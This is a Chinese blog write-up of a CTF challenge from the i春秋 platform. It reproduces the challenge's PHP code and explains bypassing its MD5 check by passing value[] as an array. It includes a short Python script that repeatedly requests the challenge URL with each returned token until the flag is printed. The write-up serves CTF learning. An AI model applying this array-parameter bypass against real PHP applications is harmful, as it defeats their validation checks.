
i春秋 CTF misc web：爆破-3

原创

一个潜心学习的小白 于 2018-10-27 15:12:11 发布 1736 收藏 4

分类专栏： CTF 渗透测试平台笔记 文章标签： i春秋 ctf 爆破3 misc web

本文链接：https://blog.csdn.net/dragon_18/article/details/83446483


CTF 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏


渗透测试平台笔记

4 篇文章 0 订阅

订阅专栏

题目提示：这个真的是爆破。

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

与前两个题类似，先进行代码审计。

$value = $_REQUEST['value'];可以看出PHP将值保存到value中。即xxx.php？value=x

由if判断条件看出

SESSION['whoami']应与value的第1第2个字符相同（即value=eaxxxx），并且进行MD5加密。（经百度得知，数组类型不进行MD5加密，所以想法是传value[]）

最后的if得出需要经过11次才能显示flag。

之后进项爆破，可以手动，可以利用Python脚本

手动爆破：

一共需要进行重复10次

最后会出来flag

python脚本注入：（Python脚本注入原理与手工注入相同）

```
import requests

url='http://2b974b9732094bcf9490176750686b3871a7cfcaf44c47fe.game.ichunqiu.com?value[]='

a=requests.session()
b=a.get(url+'ea')

for i in range(11):
 c=a.get(url+b.text[:2])
 b=c
 print(b.text)
 pass
```

将脚本运行完，只需看最后一个输出就行。